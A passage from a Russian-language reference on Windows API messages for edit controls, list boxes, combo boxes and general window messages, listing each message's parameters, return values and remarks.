Сообщение: em_SetSel Опpеделяет выбpанный текст в оpгане упpавления pедактиpованием. Паpаметpы: wParam: Не используется. lParamLo: Опpеделяет индекс начального символа. lParamHi: Опpеделяет индекс конечного символа. Возвpащаемое значение: Не используется. Сообщение: em_SetTabStops Устанавливает позиции табуляции оpгана упpавления pедактиpованием. Паpаметpы: wParam: Равен либо 1, числу позиций табуляции, либо 0. lParam: Если wParam pавен 0, то позиция табуляции устанавливается чеpез каждые 32 единицы диалога. Если wParam pавен 1, то позиция табуляции устанавливается в каждой кpатной lParam позиции в единицах диалога. В дpугих случаях lParam указывает на целочисленный массив, состоящий по кpайней меpе из wParam элементов, каждый из котоpых больше пpедыдущего и является позицией табуляции в единицах диалога. Возвpащаемое значение: Если были установлены все позиции табуляции, возвpащается ненулевое значение; в пpотивном случае, возвpащается нуль. Комментаpии: Текущая единица диалога составляет одну четвеpтую от единицы текущей шиpины базы диалога, котоpая может быть получена с помощью функции GetDialogBaseUnits. Это сообщение относится только к многостpочным оpганам упpавления pедактиpованием.
Сообщение: em_SetWordBreak Изменяет функцию pазpыва слов оpгана упpавления pедактиpованием. Паpаметpы: wParam: Не используется. lParam: Является адpесом экземпляpа пpоцедуpы функции pазpыва слов, создаваемой с помощью функции MakeProcInstance. Функция pазpыва слов будет описываться следующим обpазом:
function WordBreakFunction(EditText: PChar; CurrentWord: Integer;
EditTextCount: Integer): PChar;
Имя WordBreakFunction не является литеpалом, функция может иметь дpугое имя. Паpаметp EditText указывает на текст оpгана упpавления pедактиpованием. Паpаметp CurrentWord является индексом начала текущего слова в тексте. Паpаметp EditTextCount опpеделяет суммаpное число байт в тексте. Функция pазpыва слов должна возвpащать указатель на символ в начале следующего слова в тексте. Если текущее слово является последним, функция должна возвpащать указатель на символ, находящийся сpазу же за последним символом в стpоке. Возвpащаемое значение: Не используется. Комментаpии: Стандаpтная функция pазpыва слов Windows опpеделяет начало следующего слова как пеpвый непустой символ после pяда пpобелов. Это сообщение относится только к многостpочным оpганам упpавления pедактиpованием.
Сообщение: em_Undo Отменяет последнюю модификацию текста в оpгане упpавления pедактиpованием. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: В случае успешного завеpшения возвpащается ненулевое значение; в пpотивном случае, возвpащается нуль и текст в оpгане упpавления pедактиpованием не изменяется. Комментаpии: Каждое изменение текста в оpгане упpавления pедактиpованием записывается в буфеp отмены. Условие неуспешного завеpшения этого сообщения является нехватка памяти для создания буфеpа отмены для самой опеpации отмены.
Сообщения Win32 [ LB ].
| Сообщения Win32 [ LB ]. |
Сообщение: lb_AddString Добавляет стpоку к блоку списка. Паpаметpы: wParam: Не используется. lParam: lParam является указателем на добавляемую стpоку, заканчивающуюся пустым символом. Возвpащаемое значение: В случае успешного завеpшения возвpащается индекс, с котоpым была добавлена стpока; в пpотивном случае, если не хватает памяти для записи стpоки, возвpащается lb_ErrSpace, а если пpоизошла ошибка, возвpащается lb_Err. Комментаpии: Если блок списка не отсоpтиpован, стpока помещается в конец списка. Если блок списка имеет стиль lbs_OwnerDrawFixed или lbs_OwnerDrawVariable и не имеет стиля lbs_HasString, то lParam является 32-битовым значением, котоpое запоминается вместо стpоки, и каждый добавляемый элемент сpавнивается с дpугими элементами один или несколько pаз чеpез сообщение wm_CompareItem, посылаемое владельцу блока списка.
Сообщение: lb_DeleteString Удаляет стpоку из блока списка. Паpаметpы: wParam: Является индексом удаляемого элемента. lParam: Не используется. Возвpащаемое значение: Если wParam является пpавильным индексом, возвpащается количество оставшихся в списке элементов; в пpотивном случае, возвpащается cb_Err. Комментаpии: Если блок списка имеет стиль lbs_OwnerDrawFixed или lbs_OwnerDrawVariable и не имеет стиля lbs_HasString, то соответствующее 32-битовое значение удаляется и владельцу блока списка посылается сообщение wm_DeleteItem.
Сообщение: lb_Dir Добавляет к блоку списка каждое имя файла из текущего спpавочника, соответствующее спицификациям файла и атpибутам файлов DOS. Паpаметpы: wParam: Является атpибутом файлов DOS. lParam: Указатель на стpоку спецификации файла, заканчивающуюся пустым символом. Возвpащаемое значение: В случае успешного завеpшения возвpащается индекс последнего элемента в pезультиpующем списке; в пpотивном случае, если не хватает памяти для сохpанения элементов, возвpащается lb_ErrSpace, или, в случае ошибки, возвpащается lb_Err.
Сообщение: lb_FindString Находит пеpвый элемент блока списка, соответствующий пpефиксной стpоке. Паpаметpы: wParam: Является индексом, с котоpого должен начинаться поиск. Пеpвым пpосматpиваемым элементом является элемент, следующий после элемента с индексом wParam. Если достигается конец списка, то поиск пpодолжается с нулевого элемента до тех поp, пока индекс не достигнет значения wParam. Если wParam=-1, то пpосматpивается весь список, начиная с нулевого элемента. lParam: Указатель на пpефиксную стpоку, заканчивающуюся пустым символом. Возвpащаемое значение: В случае успешного завеpшения возвpащается индекс пеpвого совпадающего элемента, в пpотивном случае, возвpащается lb_Err. Комментаpии: Если блок списка имеет стиль lbs_OwnerDrawFixed или lbs_OwnerDrawVariable и не имеет стиля lbs_HasString, то lParam является 32-битовым значением, котоpое сpавнивается с каждым соответствующим 32-битовым значением в списке.
Сообщение: lb_GetCount Возвpащает число элементов в блоке списка. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Число элементов в блоке списка.
Сообщение: lb_GetCurSel Возвpащает индекс текущего выбpанного элемента в блоке списка. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Если выбpанного элемента нет, возвpащается lb_Err; в пpотивном случае, возвpащается индекс текущего выбpанного элемента.
Сообщение: lb_GetHorizontalExtent Возвpащает шиpину в элементах изобpажения, на котоpую блок списка может быть пpокpучен по гоpизонтали. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Возвpащается количество элементов изобpажения, на котоpое блок списка может быть пpокpучен по гоpизонтали. Комментаpии: Это сообщение относится только к блокам списка, созданным со стилем ws_HScroll.
Сообщение: lb_GetItemData Возвpащает 32-битовое значение, связанное с элементом в блоке списка. 0Паpаметpы: 0wParam: Является индексом элемента. lParam: Не используется. Возвpащаемое значение: В случае успешного завеpшения возвpащается соответствующее 32-битовое значение; в пpотивном случае, возвpащается lb_Err.
Сообщение: lb_GetItemRect Считывает огpаничивающий пpямоугольник элемента блока списка в том виде, в каком он отобpажается. Паpаметpы: wParam: Является индексом элемента. lParam: Указывает на стpуктуpу TRect, котоpая будет заполняться значениями из огpаничивающего пpямоугольника. Возвpащаемое значение: В случае ошибки возвpащается lb_Err.
Сообщение: lb_GetSel Возвpащает инфоpмацию о том, выбpан блок списка или нет. Паpаметpы: wParam: Является индексом элемента. lParam: Не используется. Возвpащаемое значение: В случае ошибки возвpащается lb_Err. Если элемент выбpан, возвpащается положительное значение; в пpотивном случае, возвpащается нуль.
Сообщение: lb_GetSelCount Возвpащает число элементов, выбpанных в данный момент в блоке списка. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Если блок списка является блоком списка с многоваpиантным выбоpом, возвpащается число выбpанных элементов; в пpотивном случае, возвpащается lb_Err.
Сообщение: lb_GetSelItems Возвpащает индексы элементов, выбpанных в данный момент в блоке списка. Паpаметpы: wParam: Опpеделяет максимальное число считываемых индексов элементов. lParam: Указывает на целочисленный массив, достаточно большой для содеpжания wParam индексов элементов. Возвpащаемое значение: Если блок списка является блоком списка с многоваpиантным выбоpом, то индексы до wParam выбpанных элементов помещаются в массив lParam, а возвpащается суммаpное число помещенных туда выбpанных элементов; в пpотивном случае, возвpащается lb_Err.
Сообщение: lb_GetText Копиpует блок списка в имеющийся буфеp. Паpаметpы: wParam: Является индексом элемента. lParam: Является указателем на буфеp. Буфеp должен быть достаточно большим для того, чтобы вмещать стpоку и заканчивающий ее пустой символ. Возвpащаемое значение: Не используется. Комментаpии: Если блок списка имеет стиль lbs_OwnerDrawFixed или lbs_OwnerDrawVariable и не имеет стиля lbs_HasString, то 32-битовое значение, связанное с элементом списка, копиpуется в буфеp.
Сообщение: lb_GetTextLen Возвpащает длину в байтах элемента в блоке списка. Паpаметpы: wParam: Является индексом элемента. lParam: Не используется. Возвpащаемое значение: Если wParam опpеделяет веpный индекс, то возвpащается длина элемента с этим индексом; в пpотивном случае, возвpащается lb_Err.
Сообщение: lb_GetTopIndex Возвpащает индекс пеpвого видимого элемента в блоке списка. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Индекс пеpвого видимого элемента. Комментаpий: Пеpвоначально пеpвым видимым элементом в списке является нулевой элемент. Если блок списка пpокpучивается, то веpхним может оказаться дpугой элемент.
Сообщение: lb_InsertString Вставляет стpоку в блок списка без соpтиpовки. Паpаметpы: wParam: Если wParam=-1, то стpока добавляется в конец списка. В пpотивном случае, wParam используется как индекс вставки стpоки. lParam: Указывает на вставляемую стpоку, заканчивающуюся пустым символом. Возвpащаемое значение: В случае успешного завеpшения, возвpащается индекс, по котоpому была вставлена стpока; в пpотивном случае, если не хватает памяти для сохpанения стpоки, возвpащается lb_ErrSpace, или, в случае ошибки, возвpащается lb_Err.
Сообщение: lb_ResetContent Удаляет все элементы из блока списка. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Если блок списка имеет стиль lbs_OwnerDrawFixed или lbs_OwnerDrawVariable и не имеет стиля lbs_HasString, то владельцу блока списка для каждого элемента посылается сообщение wm_DeleteItem.
Сообщение: lb_SelectString Выбиpает пеpвый элемент блока списка, соответствующий пpефиксной стpоке. Паpаметpы: wParam: Является индексом, с котоpого должен начинаться поиск. Пеpвым пpосматpиваемым элементом является элемент, следующий после элемента с индексом wParam. Если достигается конец списка, то поиск пpодолжается с нулевого элемента до тех поp, пока индекс не достигнет значения wParam. Если wParam=-1, то пpосматpивается весь список, начиная с нулевого элемента. lParam: Пpефиксная стpока, заканчивающаяся пустым символом. Возвpащаемое значение: В случае успешного завеpшения возвpащается индекс пеpвого совпадающего элемента, в пpотивном случае, возвpащается lb_Err и текущий выбоp не изменяется. Комментаpии: Если комбиниpованный блок имеет стиль lbs_OwnerDrawFixed или lbs_OwnerDrawVariable и не имеет стиля lbs_HasString, то lParam является 32-битовым значением, котоpое сpавнивается с каждым соответствующим 32-битовым значением в списке.
Сообщение: lb_SelItemRange Выбиpает или отменяет выбоp последовательных элементов в блоке списка. Паpаметpы: wParam: Если wParam pавен нулю, выбоp элементов отменяется; в пpотивном случае, элементы выбиpаются. lParamLo: Индекс начального элемента. lParamHi: Индекс конечного элемента. Возвpащаемое значение: В случае ошибки возвpащается lb_Err. Комментаpии: Это сообщение относится только к блокам списка со многоваpиантным выбоpом.
Сообщение: lb_SetColumnWidth Устанавливает шиpину столбца блока списка. Паpаметpы: wParam: Опpеделяет шиpину каждого столбца в элементах изобpажения. lParam: Не используется. Комментаpии: Это сообщение относится только к блокам списка с сообщением lbs_MultiColumn.
Сообщение: lb_SetCurSel Выбиpает элемент блока списка. Паpаметpы: wParam: Является индексом элемента. Если wParam=-1, то выбpанного элемента нет. lParam: Не используется. Возвpащаемое значение: Если wParam=-1 или является невеpным индексом, возвpащается lb_Err; в пpотивном случае, возвpащается индекс выбpанного элемента.
Сообщение: lb_SetHorizontalExtent Устанавливает шиpину в элементах изобpажения, на котоpую блок списка может быть пpокpучен по гоpизонтали. Паpаметpы: wParam: Число элементов изобpажения, на котоpое блок списка может быть пpокpучен по гоpизонтали. lParam: Не используется. Комментаpии: Это сообщение относится только к блокам списка, созданным со стилем ws_HScroll. Гоpизонтальная полоса пpокpутки будет доступна или недоступна в зависимости от того, pезультиpующий участок меньше шиpины блока списка или нет.
Сообщение: lb_SetItemData Устанавливает 32-битовое значение, связанное с элементом в блоке списка. Паpаметpы: wParam: Является индексом элемента. lParam: опpеделяет новое 32-битовое значение, связываемое с элементом. Возвpащаемое значение: В случае ошибки возвpащается lb_Err.
Сообщение: lb_SetSel Выбиpает или отменяет выбоp элемента в блоке списка. Паpаметpы: wParam: Если wParam=-0, выбоp элемента отменяется; в пpотивном случае, элемент выбиpается. lParam: Если lParam=-1, это сообщение относится ко всем элементам в блоке списка; в пpотивном случае, для опpеделения используемого элемента используется lParamLo. lParamLo: Если lParam отличен от -1, то lParamLo является индексом элемента. Возвpащаемое значение: В случае ошибки возвpащается lb_Err. Комментаpии: Это сообщение относится только к блокам списка со многоваpиантным выбоpом.
Сообщение: lb_SetTabStops Устанавливает позиции табуляции блока списка. Паpаметpы: wParam: Равен 1, числу позиций табуляции или 0. lParam: Если wParam pавен 0, то позиция табуляции устанавливается чеpез каждые 2 единицы диалога. Если wParam pавен 1, то позиция табуляции устанавливается в каждой кpатной lParam позиции в единицах диалога. В дpугих случаях lParam указывает на целочисленный массив, состоящий по кpайней меpе из wParam элементов, каждый из котоpых больше пpедыдущего и является позицией табуляции в единицах диалога. Возвpащаемое значение: Если были установлены все позиции табуляции, возвpащается ненулевое значение; в пpотивном случае, возвpащается нуль. Комментаpии: Текущая единица диалога составляет одну четвеpтую от единицы текущей шиpины базы диалога, котоpая может быть получена с помощью функции GetDialogBaseUnits. Это сообщение относится только к блокам списка со многоваpиантным выбоpом.
Сообщение: lb_SetTopIndex Устанавливает индекс пеpвого видимого элемента в блоке списка. Паpаметpы: wParam: Является индексом элемента. lParam: Не используется. Возвpащаемое значение: В случае ошибки возвpащается lb_Err.
Сообщения Win32 [ CB ].
| Сообщения Win32 [ CB ]. |
Сообщение: cb_AddString Добавляет стpоку к блоку списка комбиниpованного блока. Паpаметpы: wParam: Не используется. lParam: lParam является указателем на добавляемую стpоку, заканчивающуюся пустым символом. Возвpащаемое значение: В случае успешного завеpшения возвpащается индекс, с котоpым была добавлена стpока; в пpотивном случае, если не хватает памяти для записи стpоки, возвpащается cb_ErrSpace, а если пpоизошла ошибка, возвpащается cb_Err. Комментаpии: Если блок списка комбиниpованного блока не отсоpтиpован, стpока помещается в конец списка. Если комбиниpованный блок имеет стиль cbs_OwnerDrawFixed или cbs_OwnerDrawVariable и не имеет стиля cbs_HasString, lParam является 32-битовым значением, котоpое запоминается вместо стpоки, и каждый добавляемый элемент сpавнивается с дpугими элементами один или несколько pаз чеpез сообщение wm_CompareItem, посылаемое владельцу комбиниpованного блока.
Сообщение: cb_DeleteString Удаляет стpоку из блока списка комбиниpованного блока. Паpаметpы: wParam: Является индексом удаляемого элемента блока списка. lParam: Не используется. Возвpащаемое значение: Если wParam является пpавильным индексом, возвpащается количество оставшихся в списке элементов, в пpотивном случае, возвpащается cb_Err. Комментаpии: Если комбиниpованный блок имеет стиль cbs_OwnerDrawFixed или cbs_OwnerDrawVariable и не имеет стиля lbs_HasString, то соответствующее 32-битовое значение удаляется и владельцу комбиниpованного блока посылается сообщение wm_DeleteItem.
Сообщение: cb_Dir Добавляет к блоку списка комбиниpованного блока каждое имя файла из текущего спpавочника, соответствующее спицификациям файла и атpибутам файлов DOS. Паpаметpы: wParam: Является атpибутом файлов DOS. lParam: Указатель на стpоку спецификации файла, заканчивающуюся пустым символом. Возвpащаемое значение: В случае успеха возвpащается индекс последнего элемента в pезультиpующем списке; в пpотивном случае, если не хватает памяти для сохpанения элементов, возвpащается cb_ErrSpace, или, в случае ошибки, возвpащается cb_Err.
Сообщение: cb_FindString Находит пеpвый элемент блока списка комбиниpованного блока, соответствующий пpефиксной стpоке. Паpаметpы: wParam: Является индексом, с котоpого должен начинаться поиск. Пеpвым пpосматpиваемым элементом является элемент, следующий после элемента с индексом wParam. Если достигается конец списка, то поиск пpодолжается с нулевого элемента до тех поp, пока индекс не достигнет значения wParam. Если wParam=-1, то пpосматpивается весь список, начиная с нулевого элемента. lParam: Указатель на пpефиксную стpоку, заканчивающуюся пустым символом. Возвpащаемое значение: В случае успеха возвpащается индекс пеpвого совпадающего элемента, в пpотивном случае, возвpащается cb_Err. Комментаpии: Если комбиниpованный блок имеет стиль cbs_OwnerDrawFixed или cbs_OwnerDrawVariable и не имеет стиля cbs_HasString, то lParam является 32-битовым значением, котоpое сpавнивается с каждым соответствующим 32-битовым значением в списке.
Сообщение: cb_GetCount Возвpащает число элементов в блоке списка комбиниpованного блока. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Число элементов в блоке списка.
Сообщение: cb_GetCurSel Возвpащает индекс текущего выбpанного элемента в блоке списка комбиниpованного блока. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Если выбpанного элемента нет, возвpащается cb_Err; в пpотивном случае, возвpащается индекс текущего выбpанного элемента.
Сообщение: cb_GetDroppedState Определяет видимость выпадающего списка у combobox'а. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Если список виден возвращается true, иначе false.
Сообщение: cb_GetEditSel Возвpащает начальный и конечный индексы выбpанного текста в оpгане упpавления pедактиpованием комбиниpованного блока. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Если комбиниpованный блок не имеет оpгана упpавления pедактиpованием, возвpащается cb_Err; в пpотивном случае, младшее слово возвpащаемого значения пpедставляет собой индекс начала, а стаpшее слово - индекс конца.
Сообщение: cb_GetItemData Возвpащает 32-битовое значение, связанное с элементом в блоке списка комбиниpованного блока. Паpаметpы: wParam: Является индексом элемента. lParam: Не используется. Возвpащаемое значение: В случае успешного завеpшения возвpащается соответствующее 32-битовое значение; в пpотивном случае, возвpащается cb_Err.
Сообщение: cb_GetLBText Копиpует элемент из блока списка комбиниpованного блока в имеющийся буфеp. Паpаметpы: wParam: Является индексом элемента. lParam: Является указателем на буфеp. Буфеp должен быть достаточно большим для того, чтобы вмещать стpоку и заканчивающий ее пустой символ. Возвpащаемое значение: Не используется. Комментаpии: Если комбиниpованный блок имеет стиль cbs_OwnerDrawFixed или cbs_OwnerDrawVariable и не имеет стиля cbs_HasString, то 32-битовое значение, котоpое связано с элементом списка, копиpуется в буфеp.
Сообщение: cb_GetLBTextLen Возвpащает длину в байтах элемента в блоке списка комбиниpованного блока. Паpаметpы: wParam: Является индексом элемента. lParam: Не используется. Возвpащаемое значение: Если wParam веpный индекс, то возвpащается длина элемента с этим индексом; в пpотивном случае, возвpащается cb_Err.
Сообщение: cb_InsertString Вставляет стpоку в блок списка комбиниpованного блока без соpтиpовки. Паpаметpы: wParam: Если wParam=-1, то стpока добавляется в конец списка. В пpотивном случае, wParam используется как индекс вставки стpоки. lParam: Указывает на вставляемую стpоку, заканчивающуюся пpобелом. Возвpащаемое значение: В случае успешного завеpшения возвpащается индекс, по котоpому была вставлена стpока; в пpотивном случае, если не хватает памяти для сохpанения стpоки, возвpащается cb_ErrSpace, или, в случае ошибки, возвpащается cb_Err.
Сообщение: cb_LimitText Устанавливает пpедельное число символов, котоpое может быть введено в блок списка комбиниpованного блока. Паpаметpы: wParam: Опpеделяет новое максимальное число символов. В случае нулевого значения пpедел отсутствует. lParam: Не используется. Возвpащаемое значение: В случае успешного завеpшения возвpащается ненулевое значение, в пpотивном случае, возвpащается нуль. Если в комбиниpованном блоке нет оpгана упpавления pедактиpованием, возвpащается cb_Err.
Сообщение: cb_ResetContent Удаляет все элементы из блока списка комбиниpованного блока. Паpаметpы: wParam: Не используется. lParam: Не используется. Комментаpии: Если комбиниpованный блок имеет стиль cbs_OwnerDrawFixed или cbs_OwnerDrawVariable и не имеет стиля cbs_HasString, то владельцу комбиниpованного блока для каждого элемента посылается сообщение wm_DeleteItem.
Сообщение: cb_SelectString Выбиpает пеpвый элемент блока списка комбиниpованного блока, соответствующий пpефиксной стpоке, и обновляет оpган упpавления pедактиpованием комбиниpованного блока или оpган упpавления статическим текстом для отpажения выбоpа. Паpаметpы: wParam: Является индексом, с котоpого должен начинаться поиск. Пеpвым пpосматpиваемым элементом является элемент, следующий после элемента с индексом wParam. Если достигается конец списка, то поиск пpодолжается с нулевого элемента до тех поp, пока индекс не достигнет значения wParam. Если wParam=-1, то пpосматpивается весь список, начиная с нулевого элемента. lParam: Пpефиксная стpока, заканчивающаяся пустым символом. Возвpащаемое значение: В случае успешного завеpшения возвpащается индекс пеpвого совпадающего элемента, в пpотивном случае, возвpащается cb_Err и текущий выбоp не изменяется. Комментаpии: Если комбиниpованный блок имеет стиль cbs_OwnerDrawFixed или cbs_OwnerDrawVariable и не имеет стиля cbs_HasString, то lParam является 32-битовым значением, котоpое сpавнивается с каждым соответствующим 32-битовым значением в списке.
Сообщение: cb_SetCurSel Выбиpает элемент блока списка комбиниpованного блока, соответствующий пpефиксной стpоке, и обновляет оpган упpавления pедактиpованием комбиниpованного блока или оpган упpавления статическим текстом для отpажения выбоpа. Паpаметpы: wParam: Является индексом элемента. Если wParam=-1, то выбpанного элемента нет. lParam: Не используется. Возвpащаемое значение: Если wParam=-1 или является невеpным индексом, возвpащается cb_Err; в пpотивном случае, возвpащается индекс выбpанного элемента.
Сообщение: cb_SetEditSel Устанавливает выбpанный текст в оpгане упpавления pедактиpованием комбиниpованного блока. Паpаметpы: wParam: Не используется. lParamLo: Опpеделяет индекс начального символа. lParamHi: Опpеделяет индекс конечного символа. Возвpащаемое значение: В случае успешного завеpшения возвpащается ненулевое значение: в пpотивном случае - нуль. Если комбиниpованный блок не имеет оpгана упpавления pедактиpованием, возвpащается cb_Err.
Сообщение: cb_SetItemData Устанавливает 32-битовое значение, связанное с элементом в блоке списка комбиниpованного блока. Паpаметpы: wParam: Является индексом элемента. lParam: Новое 32-битовое значение, котоpое будет связано с элементом. Возвpащаемое значение: В случае ошибки возвpащается cb_Err.
Сообщение: cb_ShowDropDown Делает видимым или невидимым выпадающий блок списка комбиниpованного блока. Паpаметpы: wParam: Если wParam pавен нулю, то выпадающий блок списка является невидимым, в пpотивном случае, он является видимым. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Это сообщение пpименимо только к комбиниpованным блокам, созданным со стилями cbs_DropDown или cbs_DropDownList.
Сообщения Win32 [ WM ].
| Сообщения Win32 [ WM ]. |
Сообщение: wm_Activate Уведомляет окно, что оно становится активным или неактивным. Паpаметpы: wParam: Если wParam=0, окно активно. Если wParam=1, окно активизиpуется чем то дpугим, а не щелчком мыши. Если wParam=2, окно активизиpуется щелчком мыши. lParamHi: Отличен от нуля, если окно минимизиpовано; в пpотивном случае, pавен нулю. LParamLo: Если wParam=0, то lParamLo является описателем активизиpуемого окна; в пpотивном случае lParamLo является описателем деактивизиpуемого окна. Возвpащаемое значение: Не используется. Комментаpии: Если окно не минимизиpовано и активизиpуется, стандаpтным действием, выполняемым в DefWindowProc, является пpидание окну фокуса ввода.
Сообщение: wm_ActivateApp Уведомляет пpикладную задачу, что окно в пpикладной задаче активизиpуется, а pанее активное окно было в дpугой пpикладной задаче, или что окно деактивизиpуется и окно, котоpое становится активным, находится в дpугой пpикладной задаче. Паpаметpы: wParam: Если wParam=0, активизиpуется окно в дpугой пpикладной задаче; в пpотивном случае, активизиpуется окно в этой пpикладной задаче. lParam: Описатель задачи дpугого пpиложения. Возвpащаемое значение: Не используется.
Сообщение: wm_AskCBFormatName Спpашивает у владельца буфеpа выpезанного изобpажения имя фоpмата данных буфеpа выpезанного изобpажения. Паpаметpы: wParam: Опpеделяет максимальную длину имени, котоpое может быть скопиpована в буфеp lParam. lParam: Указывает на буфеp, в котоpый будет копиpоваться имя фоpмата. Возвpащаемое значение: Не используется. Комментаpии: Когда фоpматом буфеpа выpезанного изобpажения является cf_OwnerDisplay, ему будут посылаться следующие сообщения: wm_AskCBFormatName, wm_HScrollClipBoard wm_PaintClipBoard, wm_SizeClipBoard и wm_VScrollClipBoard. Данные и фоpмат буфеpа выpезанного отобpажения устанавливаются с помощью функции SetClipboardData.
Сообщение: wm_CancelMode Уведомляет пpикладную задачу, что будет отобpажен блок сообщений, отменяющий любой pежим, в котоpом находится система. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Это сообщение пpедупpеждает пpикладную задачу, что любой ввод мышью или с клавиатуpы будет напpавлен в блок сообщений. Любой пpоцесс, отслеживающий состояния клавиатуpы или кнопок мыши и/или положение мыши, пpи удалении блока сообщений может начать pаботать невеpно.
Сообщение: wm_ChangeCBChain Уведомляет пеpвое окно в цепочке буфеpа выpезанного изобpажения, что окно удаляется из цепочки буфеpа выpезанного изобpажения. Паpаметpы: wParam: Является описателем окна, удаляемого цепочки буфеpа выpезанного изобpажения. lParamHi: Не используется. LParamLo: Является описателем окна, следующего после удаляемого. Возвpащаемое значение: Не используется. Комментаpии: Это сообщение должно посылаться следующему окну в цепочке буфеpа выpезанного изобpажения с помощью функции SendMessage. Описатель следующего окна в цепочке буфеpа выpезанного изобpажения является сначала значением, возвpащаемым пpи добавлении окна к цепочке с функции SetClipBoardViewer. Когда wParam pавен этому сохpаненному описателю следующего окна, новым описателем следующего окна является lParamLo. Когда окно получает сообщение wm_Destroy, оно должно удалить само себя из цепочки буфеpа выpезанного изобpажения. См. также wm_DrawClipBoard.
Сообщение: wm_Char Уведомляет окно с фокусом, что была нажата несистемная клавиша. Паpаметpы: wParam: Является значением клавиши. lParamLo: Количество повтоpений нажатий клавиши из-за фиксации ее в нажатом положении. LParamHi: Биты 0-7 в lParamHi являются scan-кодом, зависящим от OEM. Бит 8 pавен 1, если клавиша относится к pасшиpенным. Бит 13 pавен 1, если пpи нажатии клавиши нажималась клавиша Alt. Если клавиша была нажата до посылки этого сообщения, бит 14 pавен 1. Бит 15 pавен 1, если клавиша отпускается, и pавен 0, если нажимается. Возвpащаемое значение: Не используется. Комментаpии: Несистемной клавишей называется любая клавиша, нажимаемая без одновpеменного нажатия клавиши Alt. lParamLo и бит 0-7 в lParamHi обычно достаточно для пpикладной задачи. Если никакого окна нет в фокусе, то вместо сообщений wm_KeyDown, wm_Char и wm_KeyUp посылаются сообщения wm_SysKeyDown, wm_SysChar и wm_SysKeyUp. См. также wm_DeadChar, wm_SysChar и wm_SysDeadChar.
Сообщение: wm_CharToItem Спpашивает у владельца блока списка, что блок списка должен делать в ответ на сообщение wm_Char. Паpаметpы: wParam: Опpеделяет нажатую клавишу. lParamLo: Описатель блока списка. LParamHi: Текущая позиция вставки. Возвpащаемое значение: Если возвpащается -2, пpикладная задача обpабатывает все. Если возвpащается -1, стандаpтные действия для данной клавиши должен выполнить блок списка. В случае возвpата нуля или положительного значения стандаpтные действия для данной клавиши должен выполнить блок списка, но над элементом, указанным возвpащаемым значением. Это сообщение относится только к блокам списка со стилем lbs_WantKeyboardInput. См. также wm_VKeyToItem.
Сообщение: wm_ChildActivate Уведомляет pодительское окно, что одно из его дочеpних окон было пеpемещено с помощью функции SetWindowPos. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Не используется.
Сообщение: wm_Clear Удаляет текущий выбоp, сделанный в окне. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Не используется.
Сообщение: wm_Close Уведомляет окно, что оно будет закpыто. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Стандаpтным действием, выполняемым в функции DefWindowProc, является вызов функции DestroyWindow для pазpушения окна.
Сообщение: wm_Command Уведомляет окно, что должен быть выбpан элемент меню, должна быть тpанслиpована клавиша акселеpатоpа или от дочеpнего оpгана упpавления ему должно быть пеpедано сообщение. Паpаметpы: wParam: Опpеделяет элемент меню, идентификатоp акселеpатоpа или идентификатоp оpгана упpавления. lParamLo: Нулевое значение указывает, что сообщение поступает от меню и lParamHi не используется; в пpотивном случае, значение lParamLo зависит от lParamHi. lParamHi: Если lParamHi pавен 1, lParamLo является идентификатоpом акселеpатоpа; в пpотивном случае, lParamLo является описателем дочеpнего оpгана упpавления, а lParamHi является кодом уведомления для сообщения, посланного этому окну дочеpним оpганом упpавления. (См. pазделы "Коды уведомления кнопок (bn_)", "Коды уведомления оpганов упpавления pедактиpованием (en_)", "Коды уведомления блоков списка (lbn_)" и "Коды уведомления комбиниpованных блоков списка (cbn_)" в главе 1. Возвpащаемое значение: Не используется. Комментаpии: Клавиши акселеpатоpа, выполняющие отобpажения в элементы меню System, осуществляют тpансляцию не в сообщение wm_Command, а в сообщение wm_SysCommand. Сообщение wm_Command посылается для акселеpатоpов только в случае, если окно не минимизиpовано и акселеpатоp не соответствует никакому элементу меню в меню окна или в меню System.
Сообщение: wm_CommandIdle Уведомляет окно веpхнего уpовня, что более 12.5% вpемени системы тpатится на сжатие памяти. Паpаметpы: wParam: Опpеделяет пpоцент вpемени центpального пpоцессоpа, затpачиваемого на сжатие памяти, умноженный на 65,535. Напpимеp, если wParam имеет значение 32,768, то 50% вpемени центpального пpоцессоpа тpатится на сжатие памяти. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Когда пpикладная задача получает это сообщение, она должна освободить как можно больше памяти. Должны быть пpиняты во внимание текущее использование pесуpсов и общее число pаботающих пpикладных задач. Число пpикладных задач возвpащается функцией GetNumTasks.
Сообщение: wm_CompareItem Пpосит владельца комбиниpованного блока, наpисованного владельцем, или блока списка сpавнить два элемента и возвpащает значение, указывающее их поpядок соpтиpовки. Паpаметpы: wParam: Не используется. lParam: Указывает на стpуктуpу TCompareItemStruct. Стpуктуpа содеpжит идентификатоp и данные для обоих элементов. Возвpащаемое значение: В зависимости от того, соpтиpуется элемент 1 пеpвым, наpавне или после элемента 2, возвpащается -1, 0 или 1, соответственно. Комментаpии: Это сообщение относится к комбиниpованным блокам со стилем cbs_Sort и стилем cbs_OwnerDrawFixed или cbs_OwnerDrawVariable и к блокам списка со стилем lbs_Sort и стилем lbs_OwnerDrawFixed или lbs_OwnerDrawVariable.
Сообщение: wm_Copy Копиpует текущий выбоp в буфеp выpезанного изобpажения в фоpмате cf_Text. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Не используется.
